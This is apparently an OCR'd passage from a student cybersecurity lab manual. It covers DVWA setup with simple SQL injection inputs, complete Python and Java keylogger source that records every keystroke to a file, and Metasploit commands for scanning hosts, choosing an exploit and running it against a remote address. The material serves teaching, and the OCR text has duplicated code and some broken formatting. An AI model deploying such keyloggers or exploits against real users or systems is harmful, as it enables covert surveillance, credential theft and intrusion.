
-Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```


-Now open the "config.ini.php" file and change the user to "test" and password to "password" and save the file



-Now open the url "http://localhost/dvwa/setup.php"




-Press Create/Reset Database




-Login using admin as username and password

-You will see the following window


-Go to DVWA security and security level to low.




-Now click on Sql Injection



-Type user ID as 1 and submit.




Type user id 1=1 and submit



Output:

-Type user is as 1* and submit



Conclusion: The Program Successfully run and compiled.

Theory-9

keylogger

Theory : A keylogger can be either software or hardware. Keylogging can also be used to study human–computer interaction. Hardware-based keyloggers do not depend upon any software being installed as they exist at a hardware level in a computer system.

At its most basic definition, a keylogger is a function which records or keystrokes on a computer. Taken at this basic level, a keylogger looks absolutely harmless. In the hands of a hacker or a cybercriminal, a keylogger is a potent tool to steal away your information. We'll talk about how a keylogger works, how cybercriminals install it on your computer, and what you can do to avoid being a victim. You'll know what is a keylogger when we're done.

Practical-9

Aim: Implement the keylogger in python.

***First install "pynput" module using pip**


***Type the following code**

logkey.py

```
from pynput.keyboard import Key, Listener
import logging

log_dir = "E:/tycs/logs/"

logging.basicConfig(filename=(log_dir + "key_log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key): logging.info(str(key))

with Listener(on_press=on_press) as listener: listener.join()
```


Output:

```
*Now run this file and everything you type and click will be
logged in a file named "key_log.txt". Kill the program to see
all the logged keys and mouse clicks
```



Aim: Create a simple keylogger using python.

***First install "pynput" module using pip**




***Type the following code**

logkey.py

```
from pynput.keyboard import Key, Listener
import logging

log_dir = "E:/tycs/logs/"

logging.basicConfig(filename=(log_dir + "key_log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key): logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:


*Now run this file and everything you type and click will be logged in a file named "key_log.txt". Kill the program to see all the logged keys and mouse clicks




Practical-9 : Example-2


Aim: Create a simple keylogger using Java.

- Open eclipse




- create new project





Source code :

```
package main;

import org.jnativehook.GlobalScreen;
import org.jnativehook.NativeHookException;
import org.jnativehook.keyboard.NativeKeyEvent;
import org.jnativehook.keyboard.NativeKeyListener;

public class Main implements

  NativeKeyListener{ public static void

  main(String[] args) {
     try {
        GlobalScreen.registerNativeHook();
     } catch (NativeHookException e)
        { e.printStackTrace();
     }
     GlobalScreen.getInstance().addNativeKeyListener(new   Main());
  }


  public void nativeKeyPressed(NativeKeyEvent e) {
    System.out.println("Pressed: " + NativeKeyEvent.getKeyText(e.getKeyCode()));

  }

  public void nativeKeyReleased(NativeKeyEvent e)
    { System.out.println("Released: " +
    NativeKeyEvent.getKeyText(e.getKeyCode()));
  }
```



Conclusion: The Program Successfully run and compiled.

Theory : The Metasploit Project is an open source project that provides a public resource for researching security vulnerabilities and developing code that allows a network administrator

to break into his own network to identify security risks and document which vulnerabilities need to be addressed first.

Metasploit is used for hacking into systems for testing purposes. Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. With the latest Metasploit 3.0 release, the project has moved to an all Ruby programming base.

Practical-10

Aim: Implement the Metasploit.

In Kali Linux Terminal:

```
service postgresql start
# if this is the first time you are running metasploit, run the following:
msfdb init
# start metasploit using msfconsole
msfconsole
```

or using the kali linux menu systm:

```
Exploitation tools > Metasploit
```

You will meet with the following prompt in your terminal:

```
#rebuild the database caches
db_rebuild_cache
```

You can run nmap from inside msfconsole and save the output into the MetaSploit database.

```
db_nmap -v -sV host_or_network_to_scan[eg 192.168.0.0/24]
```

Pick a vulnerability and use an exploit

```
search type:exploit
search CVE-XXXX-XXXX
search cve:2014
search name:wordpress
```


See [metasploit unleashed] for more examples of the search command


```
use exploit/path/to/exploit_name
```

```
show payloads
```

For a list of the available targets:


```
show targets
```



Configure the exploit

```
show options
```

This gives a list. You need to set the options with ‘yes’ next to them.

```
set RHOST 192.168.0.15
```


Execute the exploit against the remote host

```
run
```

or

```
exploit
```

Output:



Aim: Using Metasploit to exploit (Kali Linux).

-Open metasploit

